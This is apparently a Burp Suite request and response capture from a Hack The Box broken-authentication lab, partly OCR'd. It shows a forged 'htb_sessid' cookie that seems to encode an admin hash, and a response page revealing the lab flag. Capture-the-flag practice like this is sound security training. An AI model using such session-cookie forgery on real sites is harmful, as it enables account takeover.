3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.48.48:31356/support.php
9 Cookie: PHPSESSID=t0255mm8vmc2q43ekslckl1hksj; htb_sessid=
  NWUyZGVhMjB1ZGViNWRlNzg4OTY5YmQ5ZDQ0MWFhYTk6MjEyMzJmMjk3YTU3YTVhNzQz0Dk0YTB1NGE4MDFmYzM=
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render

```
        Home
      </a>
25    <a href=about.php>
        About
      </a>
26    <a href=support.php>
        Support
      </a>
27    <a href=messages.php>
        Messages
      </a>
      <a href=profile.php>
        Profile
      </a>
      <a href=logout.php>
        Logout
      </a>
    </div>
28  <div class="blog-card">
29    <div class="meta">
30      <div class="photo" style="background-image:
        url(./img/profile.jpg)">
        </div>

31    </div>
32    <div class="blog-card">
        <div class="description">
          <div class="alert alert-primary">
            <strong>
              Congratulation! You have passed the
              assessment test, here is your flag
              HTB{1_br0k3_4uth_4_br34kf4st}
            </strong>
          </div>
        </div>
      </div>
33  </div>
34 </body>
35 </html>
36
```